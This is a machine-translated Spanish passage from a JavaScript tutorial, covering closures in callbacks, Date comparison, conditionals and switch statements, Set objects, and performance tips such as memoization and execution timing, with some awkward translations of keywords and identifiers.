Código erróneo, ¿puede detectar por qué este uso de la clave puede provocar errores?

```
var pipeline = { };
// (...) adding things in pipeline

for(var key in pipeline) {
  fs.stat(pipeline[key].path, function(err, stats) {
    if (err) {
      // clear that one
      delete pipeline[key];
      return;
    }
    // ...
    pipeline[key].count++;
  });
}
```

El problema es que solo hay una instancia de la **clave var**. Todas las devoluciones de llamada compartirán la misma instancia de clave. En el momento en que se activará la devolución de llamada, lo más probable es que la clave se haya incrementado y no señale el elemento para el que estamos recibiendo las estadísticas.

Escritura correcta

```
var pipeline = { };
// (...) adding things in pipeline

var processOneFile = function(key) {
  fs.stat(pipeline[key].path, function(err, stats) {
    if (err) {
      // clear that one
      delete pipeline[key];
      return;
    }
  });
}
```

```
// (...)  
    pipeline[key].count++;  
});  
};  
  
// verify it is not growing  
for(var key in pipeline) {  
    processOneFileInPipeline(key);  
}
```

Al crear una nueva función, estamos explorando la **clave** dentro de una función para que todos los callback tengan su propia instancia de clave.

Capítulo 23: Comparación de fechas

Examples

Comparación de valores de fecha

Para comprobar la igualdad de los valores de Date :

```
var date1 = new Date();
var date2 = new Date(date1.valueOf() + 10);
console.log(date1.valueOf() === date2.valueOf());
```

Salida de muestra: false

Tenga en cuenta que debe usar valueOf() o getTime() para comparar los valores de los objetos de Date porque el operador de igualdad comparará si dos referencias de objeto son iguales. Por ejemplo:

```
var date1 = new Date();
var date2 = new Date();
console.log(date1 === date2);
```

Salida de muestra: false

Considerando que si las variables apuntan al mismo objeto:

```
var date1 = new Date();
var date2 = date1;
console.log(date1 === date2);
```

Salida de muestra: true

Sin embargo, los otros operadores de comparación funcionarán como de costumbre y puede usar < y > para comparar que una fecha es anterior o posterior a la otra. Por ejemplo:

```
var date1 = new Date();
var date2 = new Date(date1.valueOf() + 10);
console.log(date1 < date2);
```

Salida de muestra: true

Funciona incluso si el operador incluye la igualdad:

```
var date1 = new Date();
var date2 = new Date(date1.valueOf());
console.log(date1 <= date2);
```

Salida de muestra: true

Cálculo de la diferencia de fecha

Para comparar la diferencia de dos fechas, podemos hacer la comparación basada en la marca de tiempo.

```
var date1 = new Date();
var date2 = new Date(date1.valueOf() + 5000);

var dateDiff = date1.valueOf() - date2.valueOf();
var dateDiffInYears = dateDiff/1000/60/60/24/365; //convert milliseconds into years

console.log("Date difference in years : " + dateDiffInYears);
```

Capítulo 24: Condiciones

Introducción

Las expresiones condicionales, que incluyen palabras clave como if y else, proporcionan a los programas JavaScript la capacidad de realizar diferentes acciones en función de una condición booleana: verdadera o falsa. Esta sección cubre el uso de condicionales de JavaScript, la lógica booleana y las declaraciones ternarias.

Sintaxis

- *declaración if (condición);*
- *if (condición) sentencia_1 , sentencia_2 , ... , sentencia_n ;*
- *if (condición) {*
 declaración
 }
- *if (condición) {*
 statement_1 ;
 sentencia_2 ;
 ...
 statement_n ;
 }
- *if (condición) {*
 declaración
 } else {
 declaración
 }
- *if (condición) {*
 declaración
 } else if (condición) {
 declaración
 } else {
 declaración
 }
- *interruptor (expresión) {*
 valor de caso1 :
 declaración
 [descanso;]
 valor de caso2 :
 declaración
 [descanso;]
 valor de casoN :
 declaración
 [descanso;]

defecto:
declaración
[descanso;]
}
• *condición ? value_for_true : value_for_false ;*

Observaciones

Las condiciones pueden interrumpir el flujo normal del programa ejecutando código basado en el valor de una expresión. En JavaScript, esto significa usar las instrucciones `if`, `else if` y `else` y los operadores ternarios.

Examples

Si / Else Si / Else Control

En su forma más simple, una condición `if` se puede usar así:

```
var i = 0;

if (i < 1) {
    console.log("i is smaller than 1");
}
```

La condición `i < 1` se evalúa, y si se evalúa como `true` se ejecuta el bloque que sigue. Si se evalúa como `false`, el bloque se omite.

Una condición `if` puede expandirse con un bloque `else`. La condición se verifica *una vez* como se indicó anteriormente, y si se evalúa como `false`, se ejecutará un bloque secundario (que se omitiría si la condición fuera `true`). Un ejemplo:

```
if (i < 1) {
    console.log("i is smaller than 1");
} else {
    console.log("i was not smaller than 1");
}
```

Suponiendo que el bloque `else` no contiene más que otro bloque `if` (con opcionalmente un bloque `else`) como este:

```
if (i < 1) {
    console.log("i is smaller than 1");
} else {
    if (i < 2) {
        console.log("i is smaller than 2");
    } else {
        console.log("none of the previous conditions was true");
    }
}
```

Luego también hay una forma diferente de escribir esto que reduce el anidamiento:

```
if (i < 1) {
    console.log("i is smaller than 1");
} else if (i < 2) {
    console.log("i is smaller than 2");
} else {
    console.log("none of the previous conditions was true");
}
```

Algunas notas importantes sobre los ejemplos anteriores:

- Si alguna condición se evalúa como `true`, no se evaluará ninguna otra condición en esa cadena de bloques y no se ejecutarán todos los bloques correspondientes (incluido el bloque `else`).
- El número de `else if` partes es prácticamente ilimitada. El último ejemplo anterior solo contiene uno, pero puedes tener tantos como quieras.
- La *condición* dentro de una sentencia `if` puede ser cualquier cosa que pueda ser forzada a un valor booleano, consulte el tema sobre [lógica booleana](#) para obtener más detalles;
- La escalera `if-else-if` sale en el primer éxito. Es decir, en el ejemplo anterior, si el valor de `i` es 0.5, entonces se ejecuta la primera rama. Si las condiciones se superponen, se ejecutan los primeros criterios que se producen en el flujo de ejecución. La otra condición, que también podría ser cierta, se ignora.
- Si solo tiene una declaración, las llaves alrededor de esa declaración son técnicamente opcionales, por ejemplo, esto está bien:

```
if (i < 1) console.log("i is smaller than 1");
```

Y esto funcionará también:

```
if (i < 1)
    console.log("i is smaller than 1");
```

Si desea ejecutar varias declaraciones dentro de un bloque `if`, entonces las llaves que las rodean son obligatorias. Sólo usar sangría no es suficiente. Por ejemplo, el siguiente código:

```
if (i < 1)
    console.log("i is smaller than 1");
    console.log("this will run REGARDLESS of the condition"); // Warning, see text!
```

es equivalente a:

```
if (i < 1) {
    console.log("i is smaller than 1");
}
console.log("this will run REGARDLESS of the condition");
```

Cambiar la declaración

Las instrucciones de conmutación comparan el valor de una expresión con 1 o más valores y ejecutan diferentes secciones de código basadas en esa comparación.

```
var value = 1;
switch (value) {
  case 1:
    console.log('I will always run');
    break;
  case 2:
    console.log('I will never run');
    break;
}
```

La instrucción `break` "rompe" fuera de la instrucción `switch` y garantiza que no se ejecute más código dentro de la instrucción `switch`. Así es como se definen las secciones y le permite al usuario hacer casos de "caída".

Advertencia : la falta de una declaración de `break` o `return` para cada caso significa que el programa continuará evaluando el próximo caso, ¡incluso si el criterio del caso no se cumple!

```
switch (value) {
  case 1:
    console.log('I will only run if value === 1');
    // Here, the code "falls through" and will run the code under case 2
  case 2:
    console.log('I will run if value === 1 or value === 2');
    break;
  case 3:
    console.log('I will only run if value === 3');
    break;
}
```

El último caso es el caso por `default`. Éste se ejecutará si no se hicieron otros partidos.

```
var animal = 'Lion';
switch (animal) {
  case 'Dog':
    console.log('I will not run since animal !== "Dog"');
    break;
  case 'Cat':
    console.log('I will not run since animal !== "Cat"');
    break;
  default:
    console.log('I will run since animal does not match any other case');
}
```

Cabe señalar que una expresión de caso puede ser cualquier tipo de expresión. Esto significa que puede usar comparaciones, llamadas a funciones, etc. como valores de caso.

```
function john() {
```

```

    return 'John';
}

function jacob() {
    return 'Jacob';
}

switch (name) {
    case john(): // Compare name with the return value of john() (name === "John")
        console.log('I will run if name === "John"');
        break;
    case 'Ja' + 'ne': // Concatenate the strings together then compare (name === "Jane")
        console.log('I will run if name === "Jane"');
        break;
    case john() + ' ' + jacob() + ' Jingleheimer Schmidt':
        console.log('His name is equal to name too!');
        break;
}

```

Criterios de inclusión múltiple para casos

Ya que los casos "no llegan" sin una declaración de `break` o `return`, puede usar esto para crear múltiples criterios inclusivos:

```

var x = "c"
switch (x) {
    case "a":
    case "b":
    case "c":
        console.log("Either a, b, or c was selected.");
        break;
    case "d":
        console.log("Only d was selected.");
        break;
    default:
        console.log("No case was matched.");
        break; // precautionary break if case order changes
}

```

Operadores ternarios

Se puede utilizar para acortar las operaciones `if / else`. Esto es útil para devolver un valor rápidamente (es decir, para asignarlo a otra variable).

Por ejemplo:

```

var animal = 'kitty';
var result = (animal === 'kitty') ? 'cute' : 'still nice';

```

En este caso, el `result` obtiene el valor 'lindo', porque el valor del animal es 'gatito'. Si el animal tuviera otro valor, el resultado obtendría el valor "todavía agradable".

Compare esto con lo que le gustaría al código `if/else` condiciona.

```
var animal = 'kitty';
var result = '';
if (animal === 'kitty') {
    result = 'cute';
} else {
    result = 'still nice';
}
```

Las condiciones `if` o `else` pueden tener varias operaciones. En este caso, el operador devuelve el resultado de la última expresión.

```
var a = 0;
var str = 'not a';
var b = '';
b = a === 0 ? (a = 1, str += ' test') : (a = 2);
```

Debido a que `a` era igual a 0, se convierte en 1 y `str` convierte en 'no una prueba'. La operación que involucró a `str` fue la última, por lo que `b` recibe el resultado de la operación, que es el valor contenido en `str`, es decir, "no es una prueba".

Los operadores ternarios *siempre* esperan otras condiciones, de lo contrario obtendrá un error de sintaxis. Como solución alternativa, podría devolver un cero algo similar en la rama `else`: esto no importa si no está utilizando el valor de retorno, sino simplemente acortando (o intentando acortar) la operación.

```
var a = 1;
a === 1 ? alert('Hey, it is 1!') : 0;
```

Como ve, `if (a === 1) alert('Hey, it is 1!');` Haría lo mismo. Sería sólo un carbón más tiempo, ya que no necesita una obligatoria `else` condiciones. Si se tratara de `else` condición, el método ternario sería mucho más limpio.

```
a === 1 ? alert('Hey, it is 1!') : alert('Weird, what could it be?');
if (a === 1) alert('Hey, it is 1!') else alert('Weird, what could it be?');
```

Los ternarios se pueden anidar para encapsular lógica adicional. Por ejemplo

```
foo ? bar ? 1 : 2 : 3

// To be clear, this is evaluated left to right
// and can be more explicitly expressed as:

foo ? (bar ? 1 : 2) : 3
```

Esto es lo mismo que lo siguiente `if/else`

```
if (foo) {
    if (bar) {
        1
    } else {
        2
    }
}
```

```
} else {
  3
}
```

Estilísticamente, esto solo debe usarse con nombres cortos de variables, ya que los ternarios multilínea pueden disminuir drásticamente la legibilidad.

Las únicas declaraciones que no se pueden usar en los ternarios son las declaraciones de control. Por ejemplo, no puede usar return o break con ternaries. La siguiente expresión no será válida.

```
var animal = 'kitty';
for (var i = 0; i < 5; ++i) {
  (animal === 'kitty') ? break:console.log(i);
}
```

Para declaraciones de devolución, lo siguiente también sería inválido:

```
var animal = 'kitty';
(animal === 'kitty') ? return 'meow' : return 'woof';
```

Para hacer lo anterior correctamente, devolvería el ternario de la siguiente manera:

```
var animal = 'kitty';
return (animal === 'kitty') ? 'meow' : 'woof';
```

Estrategia

Un patrón de estrategia puede usarse en Javascript en muchos casos para reemplazar una declaración de cambio. Es especialmente útil cuando el número de condiciones es dinámico o muy grande. Permite que el código para cada condición sea independiente y se pueda probar por separado.

El objeto de estrategia es un objeto simple con múltiples funciones, que representa cada condición por separado. Ejemplo:

```
const AnimalSays = {
  dog () {
    return 'woof';
  },
  cat () {
    return 'meow';
  },
  lion () {
    return 'roar';
  },
  // ... other animals
  default () {
```

```
        return 'moo';
    }
};
```

El objeto anterior se puede utilizar de la siguiente manera:

```
function makeAnimalSpeak (animal) {
    // Match the animal by type
    const speak = AnimalSays[animal] || AnimalSays.default;
    console.log(animal + ' says ' + speak());
}
```

Resultados:

```
makeAnimalSpeak('dog') // => 'dog says woof'
makeAnimalSpeak('cat') // => 'cat says meow'
makeAnimalSpeak('lion') // => 'lion says roar'
makeAnimalSpeak('snake') // => 'snake says moo'
```

En el último caso, nuestra función por defecto maneja cualquier animal perdido.

Utilizando || y && cortocircuito

Los operadores booleanos `||` y `&&` "cortocircuitará" y no evaluará el segundo parámetro si el primero es verdadero o falso respectivamente. Esto se puede usar para escribir condicionales cortos como:

```
var x = 10

x == 10 && alert("x is 10")
x == 10 || alert("x is not 10")
```

Capítulo 25: Conjunto

Introducción

El objeto Set le permite almacenar valores únicos de cualquier tipo, ya sean valores primitivos o referencias de objetos.

Los objetos establecidos son colecciones de valores. Puede iterar a través de los elementos de un conjunto en orden de inserción. Un valor en el Conjunto solo puede ocurrir **UNA VEZ**; Es único en la colección del Set. Los valores distintos se discriminan utilizando el algoritmo de comparación *SameValueZero*.

[Especificación estándar sobre el conjunto](#)

Sintaxis

- nuevo conjunto ([iterable])
- mySet.add (valor)
- mySet.clear ()
- mySet.delete (valor)
- mySet.entries ()
- mySet.forEach (devolución de llamada [, thisArg])
- mySet.has (valor)
- mySet.values ()

Parámetros

Parámetro	Detalles
iterable	Si se pasa un objeto iterable, todos sus elementos se agregarán al nuevo Conjunto. null se trata como indefinido
valor	El valor del elemento a agregar al objeto Set.
llamar de vuelta	Función a ejecutar para cada elemento.
esteArg	Opcional. Valor para utilizar como este al ejecutar la devolución de llamada.

Observaciones

Debido a que cada valor en el Conjunto tiene que ser único, la igualdad de valores se verificará y no se basará en el mismo algoritmo que el utilizado en el operador `==`. Específicamente, para los Conjuntos, +0 (que es estrictamente igual a -0) y -0 son valores diferentes. Sin embargo, esto

ha sido modificado en la última especificación de ECMAScript 6. Comenzando con Gecko 29.0 (Firefox 29 / Thunderbird 29 / SeaMonkey 2.26) (error 952870) y un Chrome nocturno reciente, +0 y -0 se tratan como el mismo valor en los objetos Set. Además, NaN y undefined también pueden almacenarse en un Set. NaN se considera lo mismo que NaN (aunque NaN! == NaN).

Examples

Creando un Set

El objeto Set le permite almacenar valores únicos de cualquier tipo, ya sean valores primitivos o referencias de objetos.

Puede insertar elementos en un conjunto e iterarlos de manera similar a una matriz de JavaScript simple, pero a diferencia de la matriz, no puede agregar un valor a un Conjunto si el valor ya existe en él.

Para crear un nuevo conjunto:

```
const mySet = new Set();
```

O puede crear un conjunto a partir de cualquier objeto iterable para darle valores iniciales:

```
const arr = [1,2,3,4,4,5];
const mySet = new Set(arr);
```

En el ejemplo anterior, el contenido del conjunto sería `{ 1, 2, 3, 4, 5 }`. Tenga en cuenta que el valor 4 aparece solo una vez, a diferencia de la matriz original utilizada para crearlo.

Añadiendo un valor a un conjunto

Para agregar un valor a un conjunto, use el método `.add()`:

```
mySet.add(5);
```

Si el valor ya existe en el conjunto, no se agregará nuevamente, ya que los Conjuntos contienen valores únicos.

Tenga en cuenta que el método `.add()` devuelve el conjunto, por lo que puede encadenar las llamadas de adición:

```
mySet.add(1).add(2).add(3);
```

Eliminando valor de un conjunto

Para eliminar un valor de un conjunto, use el método `.delete()`:

```
mySet.delete(some_val);
```

Esta función devolverá `true` si el valor existía en el conjunto y fue eliminado, o `false` caso contrario.

Comprobando si existe un valor en un conjunto

Para verificar si un valor dado existe en un conjunto, use el método `.has()` :

```
mySet.has(someVal);
```

`someVal true` si aparece `someVal` en el conjunto, de lo contrario, `false` .

Limpiando un Set

Puede eliminar todos los elementos de un conjunto utilizando el método `.clear()` :

```
mySet.clear();
```

Conseguir la longitud establecida

Puede obtener el número de elementos dentro del conjunto utilizando la propiedad `.size`

```
const mySet = new Set([1, 2, 2, 3]);
mySet.add(4);
mySet.size; // 4
```

Esta propiedad, a diferencia de `Array.prototype.length`, es de solo lectura, lo que significa que no puede cambiarla asignándole algo:

```
mySet.size = 5;
mySet.size; // 4
```

En modo estricto incluso arroja un error:

```
TypeError: Cannot set property size of #<Set> which has only a getter
```

Conversión de conjuntos a matrices

En ocasiones, es posible que necesite convertir un Conjunto en una matriz, por ejemplo, para poder usar los métodos de `Array.prototype` como `.filter()`. Para hacerlo, use `Array.from()` o `destructuring-assignment` :

```
var mySet = new Set([1, 2, 3, 4]);
//use Array.from
const myArray = Array.from(mySet);
//use destructuring-assignment
const myArray = [...mySet];
```

Ahora puede filtrar la matriz para que contenga solo números pares y convertirla de nuevo a

Establecer con el constructor de conjuntos:

```
mySet = new Set(myArray.filter(x => x % 2 === 0));
```

mySet ahora contiene solo números pares:

```
console.log(mySet); // Set {2, 4}
```

Intersección y diferencia en conjuntos.

No hay métodos incorporados para la intersección y la diferencia en los Conjuntos, pero aún puede lograrlo pero convirtiéndolos en arreglos, filtrando y volviendo a convertir en Conjuntos:

```
var set1 = new Set([1, 2, 3, 4]),  
    set2 = new Set([3, 4, 5, 6]);  
  
const intersection = new Set(Array.from(set1).filter(x => set2.has(x))); // Set {3, 4}  
const difference = new Set(Array.from(set1).filter(x => !set2.has(x))); // Set {1, 2}
```

Conjuntos de iteración

Puede utilizar un bucle for-of simple para iterar un conjunto:

```
const mySet = new Set([1, 2, 3]);  
  
for (const value of mySet) {  
  console.log(value); // logs 1, 2 and 3  
}
```

Al iterar sobre un conjunto, siempre devolverá los valores en el orden en que se agregaron primero al conjunto. Por ejemplo:

```
const set = new Set([4, 5, 6])  
set.add(10)  
set.add(5) // 5 already exists in the set  
Array.from(set) // [4, 5, 6, 10]
```

También hay un método `.forEach()`, similar a `Array.prototype.forEach()`. Tiene dos parámetros, `callback`, que se ejecutará para cada elemento, y opcional, `thisArg`, que se usará `this` cuando se ejecute la `callback`.

`callback` tiene tres argumentos. Los dos primeros argumentos son el elemento actual de Set (para `Map.prototype.forEach()` coherencia con `Array.prototype.forEach()` y `Map.prototype.forEach()`) y el tercer argumento es el propio Set.

```
mySet.forEach((value, value2, set) => console.log(value)); // logs 1, 2 and 3
```

Capítulo 26: Consejos de rendimiento

Introducción

JavaScript, como cualquier idioma, requiere que seamos juiciosos en el uso de ciertas funciones del idioma. El uso excesivo de algunas características puede disminuir el rendimiento, mientras que algunas técnicas pueden usarse para aumentar el rendimiento.

Observaciones

Recuerda que la optimización prematura es la raíz de todo mal. Escriba primero el código claro y correcto; luego, si tiene problemas de rendimiento, use un generador de perfiles para buscar áreas específicas para mejorar. No pierda tiempo optimizando el código que no afecta al rendimiento general de una manera significativa.

Medir, medir, medir. El rendimiento a menudo puede ser contrario a la intuición y cambia con el tiempo. Lo que ahora es más rápido podría no serlo en el futuro y puede depender de su caso de uso. Asegúrese de que las optimizaciones que realice en realidad mejoren, no afecten el rendimiento, y que el cambio valga la pena.

Examples

Evite probar / atrapar en funciones de rendimiento crítico

Algunos motores de JavaScript (por ejemplo, la versión actual de Node.js y versiones anteriores de Chrome antes de Ignition + turbofan) no ejecutan el optimizador en funciones que contienen un bloque try / catch.

Si necesita manejar excepciones en el código crítico para el rendimiento, en algunos casos puede ser más rápido mantener el try / catch en una función separada. Por ejemplo, esta función no será optimizada por algunas implementaciones:

```
function myPerformanceCriticalFunction() {
  try {
    // do complex calculations here
  } catch (e) {
    console.log(e);
  }
}
```

Sin embargo, puede refactorizar para mover el código lento a una función separada (que *puede* optimizarse) y llamarlo desde dentro del bloque try .

```
// This function can be optimized
function doCalculations() {
  // do complex calculations here
```

```

}

// Still not always optimized, but it's not doing much so the performance doesn't matter
function myPerformanceCriticalFunction() {
  try {
    doCalculations();
  } catch (e) {
    console.log(e);
  }
}

```

Aquí hay un punto de referencia jsPerf que muestra la diferencia: <https://jsperf.com/try-catch-deoptimization>. En la versión actual de la mayoría de los navegadores, no debería haber mucha diferencia, si la hubiera, pero en las versiones menos recientes de Chrome y Firefox, o IE, la versión que llama a una función de ayuda dentro del sistema try / catch es probablemente más rápida.

Tenga en cuenta que las optimizaciones de este tipo deben realizarse con cuidado y con evidencia real basada en la creación de perfiles de su código. A medida que los motores de JavaScript mejoran, podría terminar dañando el rendimiento en lugar de ayudar, o no hacer ninguna diferencia (pero complicando el código sin ninguna razón). Si ayuda, duele o no hace ninguna diferencia puede depender de muchos factores, por lo que siempre mida los efectos en su código. Esto se aplica a todas las optimizaciones, pero especialmente a las microoptimizaciones como esta que dependen de los detalles de bajo nivel del compilador / tiempo de ejecución.

Use un memoizer para funciones de computación pesada

Si está creando una función que puede ser pesada en el procesador (tanto en el lado del cliente como en el lado del servidor), es posible que desee considerar un **memoizer** que es un *caché de ejecuciones de funciones anteriores y sus valores devueltos*. Esto le permite verificar si los parámetros de una función se pasaron antes. Recuerde, las funciones puras son aquellas que reciben una entrada, devuelven una salida única correspondiente y no causan efectos secundarios fuera de su alcance, por lo que no debe agregar memoizers a funciones que son impredecibles o que dependen de recursos externos (como las llamadas AJAX o aleatoriamente). valores devueltos).

Digamos que tengo una función factorial recursiva:

```

function fact(num) {
  return (num === 0)? 1 : num * fact(num - 1);
}

```

Si paso valores pequeños de 1 a 100, por ejemplo, no habría ningún problema, pero una vez que comencemos a profundizar, podríamos hacer estallar la pila de llamadas o hacer que el proceso sea un poco doloroso para el motor de Javascript en el que estamos haciendo esto. especialmente si el motor no cuenta con la optimización de llamadas de cola (aunque Douglas Crockford dice que el ES6 nativo incluye la optimización de llamadas de cola).

Podríamos codificar nuestro propio diccionario de 1 a Dios sabe qué número con sus

correspondientes factoriales, pero no estoy seguro de si lo aconsejo. Vamos a crear un memoizer, ¿vale?

```
var fact = (function() {
  var cache = { }; // Initialise a memory cache object

  // Use and return this function to check if val is cached
  function checkCache(val) {
    if (val in cache) {
      console.log('It was in the cache :D');
      return cache[val]; // return cached
    } else {
      cache[val] = factorial(val); // we cache it
      return cache[val]; // and then return it
    }
  }

  /* Other alternatives for checking are:
  || cache.hasOwnProperty(val) or !cache[val]
  || but wouldn't work if the results of those
  || executions were falsy values.
  */
}

// We create and name the actual function to be used
function factorial(num) {
  return (num === 0)? 1 : num * factorial(num - 1);
} // End of factorial function

/* We return the function that checks, not the one
|| that computes because it happens to be recursive,
|| if it weren't you could avoid creating an extra
|| function in this self-invoking closure function.
*/
return checkCache;
}());
```

Ahora podemos empezar a utilizarlo:

```
> fact(100)
< 9.33262154439441e+157
> fact(100)
  It was in the cache :D
< 9.33262154439441e+157
```

Ahora que empiezo a reflexionar sobre lo que hice, si incrementara de 1 en lugar de disminuir de *num*, podría haber almacenado en caché todos los factoriales de 1 a *num* en el caché de forma recursiva, pero lo dejaré para usted.

Esto es genial, pero ¿y si tenemos **múltiples parámetros**? ¿Esto es un problema? No del todo, podemos hacer algunos buenos trucos como usar `JSON.stringify()` en la matriz de argumentos o incluso una lista de valores de los que dependerá la función (para enfoques orientados a objetos). Esto se hace para generar una clave única con todos los argumentos y dependencias incluidos.

También podemos crear una función que "memorice" otras funciones, usando el mismo concepto de alcance que antes (devolviendo una nueva función que usa el original y tiene acceso al objeto de caché):

ADVERTENCIA: la sintaxis de ES6, si no le gusta, reemplace ... por nada y use la `var args = Array.prototype.slice.call(null, arguments);` truco; Reemplaza const y deja con var, y las otras cosas que ya sabes.

```
function memoize(func) {
  let cache = { };

  // You can opt for not naming the function
  function memoized(...args) {
    const argsKey = JSON.stringify(args);

    // The same alternatives apply for this example
    if (argsKey in cache) {
      console.log(argsKey + ' was/were in cache :D');
      return cache[argsKey];
    } else {
      cache[argsKey] = func.apply(null, args); // Cache it
      return cache[argsKey]; // And then return it
    }
  }

  return memoized; // Return the memoized function
}
```

Ahora note que esto funcionará para múltiples argumentos, pero creo que no será de mucha utilidad en métodos orientados a objetos. Es posible que necesite un objeto adicional para las dependencias. Además, `func.apply(null, args)` se puede reemplazar con `func(...args)` ya que la desestructuración de matrices los enviará por separado en lugar de como una forma de matriz. Además, solo como referencia, pasar una matriz como argumento a `func` no funcionará a menos que use `Function.prototype.apply` como lo hice.

Para utilizar el método anterior simplemente:

```
const newFunction = memoize(oldFunction);

// Assuming new oldFunction just sums/concatenates:
newFunction('meaning of life', 42);
// -> "meaning of life42"

newFunction('meaning of life', 42); // again
// => ["meaning of life",42] was/were in cache :D
// -> "meaning of life42"
```

Evaluación comparativa de su código: medición del tiempo de ejecución

La mayoría de las sugerencias de rendimiento dependen mucho del estado actual de los motores JS y se espera que solo sean relevantes en un momento dado. La ley fundamental de la optimización del rendimiento es que primero debe medir antes de intentar optimizar y volver a medir después de una supuesta optimización.

Para medir el tiempo de ejecución del código, puede usar diferentes herramientas de medición de tiempo como:

Interfaz de [rendimiento](#) que representa la información de rendimiento relacionada con el tiempo para la página dada (solo disponible en los navegadores).

[process.hrtime](#) en Node.js le da información de tiempo como tuplas [segundos, nanosegundos]. Llamado sin argumento, devuelve un tiempo arbitrario pero se llama con un valor devuelto previamente como argumento, devuelve la diferencia entre las dos ejecuciones.

[Los temporizadores de](#) `console.time("labelName")` inician un temporizador que puede usar para rastrear cuánto tiempo lleva una operación. Le da a cada temporizador un nombre de etiqueta único y puede tener hasta 10,000 temporizadores ejecutándose en una página determinada. Cuando llama a `console.timeEnd("labelName")` con el mismo nombre, el navegador finalizará el temporizador para el nombre de pila y emitirá el tiempo en milisegundos, que transcurrió desde que se inició el temporizador. Las cadenas pasadas a `time()` y `timeEnd()` deben coincidir; de lo contrario, el temporizador no terminará.

La función `Date.now()` devuelve la [marca de tiempo](#) actual en milisegundos, que es una representación [numérica](#) de tiempo desde el 1 de enero de 1970 a las 00:00:00 UTC hasta ahora. El método `now()` es un método estático de `Date`, por lo tanto, siempre lo usas como `Date.now()`.

Ejemplo 1 usando: `performance.now()`

En este ejemplo, vamos a calcular el tiempo transcurrido para la ejecución de nuestra función, y vamos a utilizar el método [Performance.now\(\)](#) que devuelve un [DOMHighResTimeStamp](#), medido en milisegundos, con una precisión de milésima de milisegundo.

```
let startTime, endTime;

function myFunction() {
    //Slow code you want to measure
}

//Get the start time
startTime = performance.now();

//Call the time-consuming function
myFunction();

//Get the end time
endTime = performance.now();

//The difference is how many milliseconds it took to call myFunction()
console.debug('Elapsed time:', (endTime - startTime));
```

El resultado en la consola se verá algo así:

```
Elapsed time: 0.1000000009313226
```

El uso de `performance.now()` tiene la más alta precisión en navegadores con una precisión de milésima de milisegundo, pero la [compatibilidad](#) más baja.

Ejemplo 2 usando: `Date.now()`

En este ejemplo, vamos a calcular el tiempo transcurrido para la inicialización de una gran matriz (1 millón de valores), y vamos a utilizar el método `Date.now()`

```
let t0 = Date.now(); //stores current Timestamp in milliseconds since 1 January 1970 00:00:00 UTC
let arr = []; //store empty array
for (let i = 0; i < 1000000; i++) { //1 million iterations
    arr.push(i); //push current i value
}
console.log(Date.now() - t0); //print elapsed time between stored t0 and now
```

Ejemplo 3 usando: `console.time("label") & console.timeEnd("label")`

En este ejemplo, estamos haciendo la misma tarea que en el Ejemplo 2, pero vamos a utilizar los métodos `console.time("label") & console.timeEnd("label")`

```
console.time("t"); //start new timer for label name: "t"
let arr = []; //store empty array
for(let i = 0; i < 1000000; i++) { //1 million iterations
    arr.push(i); //push current i value
}
console.timeEnd("t"); //stop the timer for label name: "t" and print elapsed time
```

Ejemplo 4 usando `process.hrtime()`

En los programas Node.js, esta es la forma más precisa de medir el tiempo pasado.

```
let start = process.hrtime();
// long execution here, maybe asynchronous
let diff = process.hrtime(start);
// returns for example [ 1, 2325 ]
console.log(`Operation took ${diff[0] * 1e9 + diff[1]} nanoseconds`);
// logs: Operation took 1000002325 nanoseconds
```

Prefiere variables locales a globales, atributos y valores indexados

Los motores de Javascript primero buscan variables dentro del ámbito local antes de ampliar su búsqueda a ámbitos más grandes. Si la variable es un valor indexado en una matriz, o un atributo en una matriz asociativa, primero buscará la matriz primaria antes de encontrar el contenido.

Esto tiene implicaciones cuando se trabaja con código crítico para el rendimiento. Tomemos, por ejemplo, un bucle común `for`:

```
var global_variable = 0;
function foo(){
    global_variable = 0;
    for (var i=0; i<items.length; i++) {
        global_variable += items[i];
    }
}
```

Para cada iteración en el bucle `for`, el motor buscará `items`, buscará el atributo de `length` dentro de los elementos, buscará nuevamente los `items`, buscará el valor en el índice `i` de los `items` y, finalmente, `global_variable`, primero probando el alcance local antes de verificar el alcance global.

Una reescritura ejecutable de la función anterior es:

```
function foo(){
  var local_variable = 0;
  for (var i=0, li=items.length; i<li; i++) {
    local_variable += items[i];
  }
  return local_variable;
}
```

Para cada iteración en el reescrito `for` bucle, el motor va a las operaciones de búsqueda `li`, de búsqueda de `items`, buscar el valor en el índice `i`, y la búsqueda de `local_variable`, esta vez sólo necesitan para comprobar el alcance local.

Reutilizar objetos en lugar de recrear

Ejemplo A

```
var i,a,b,len;
a = {x:0,y:0}
function test(){ // return object created each call
  return {x:0,y:0};
}
function test1(a){ // return object supplied
  a.x=0;
  a.y=0;
  return a;
}

for(i = 0; i < 100; i ++){ // Loop A
  b = test();
}

for(i = 0; i < 100; i ++){ // Loop B
  b = test1(a);
}
```

El bucle B es 4 (400%) veces más rápido que el bucle A

Es muy ineficiente crear un nuevo objeto en el código de rendimiento. Loop A `test()` función de llamadas `test()` que devuelve un nuevo objeto a cada llamada. El objeto creado se descarta en cada iteración, el Loop B llama a `test1()` que requiere que se devuelva el objeto. Por lo tanto, utiliza el mismo objeto y evita la asignación de un nuevo objeto, y el exceso de hits GC. (GC no fueron incluidos en la prueba de rendimiento)

Ejemplo B

```

var i,a,b,len;
a = {x:0,y:0}
function test2(a){
    return {x : a.x * 10,y : a.x * 10};
}
function test3(a){
    a.x= a.x * 10;
    a.y= a.y * 10;
    return a;
}
for(i = 0; i < 100; i++){ // Loop A
    b = test2({x : 10, y : 10});
}
for(i = 0; i < 100; i++){ // Loop B
    a.x = 10;
    a.y = 10;
    b = test3(a);
}

```

El bucle B es 5 (500%) veces más rápido que el bucle A

Limitar las actualizaciones de DOM

Un error común que se ve en JavaScript cuando se ejecuta en un entorno de navegador es actualizar el DOM con más frecuencia de la necesaria.

El problema aquí es que cada actualización en la interfaz DOM hace que el navegador vuelva a renderizar la pantalla. Si una actualización cambia el diseño de un elemento en la página, se debe volver a calcular todo el diseño de la página, y esto es muy pesado en el rendimiento, incluso en los casos más simples. El proceso de volver a dibujar una página se conoce como *reflow* y puede hacer que un navegador se ejecute lentamente o incluso deje de responder.

La consecuencia de actualizar el documento con demasiada frecuencia se ilustra con el siguiente ejemplo de agregar elementos a una lista.

Considere el siguiente documento que contiene un elemento ``:

```

<!DOCTYPE html>
<html>
    <body>
        <ul id="list"></ul>
    </body>
</html>

```

Agregamos 5000 elementos a la lista de ciclos 5000 veces (puede intentar esto con un número mayor en una computadora potente para aumentar el efecto).

```

var list = document.getElementById("list");
for(var i = 1; i <= 5000; i++) {
    list.innerHTML += `<li>item ${i}</li>`; // update 5000 times
}

```

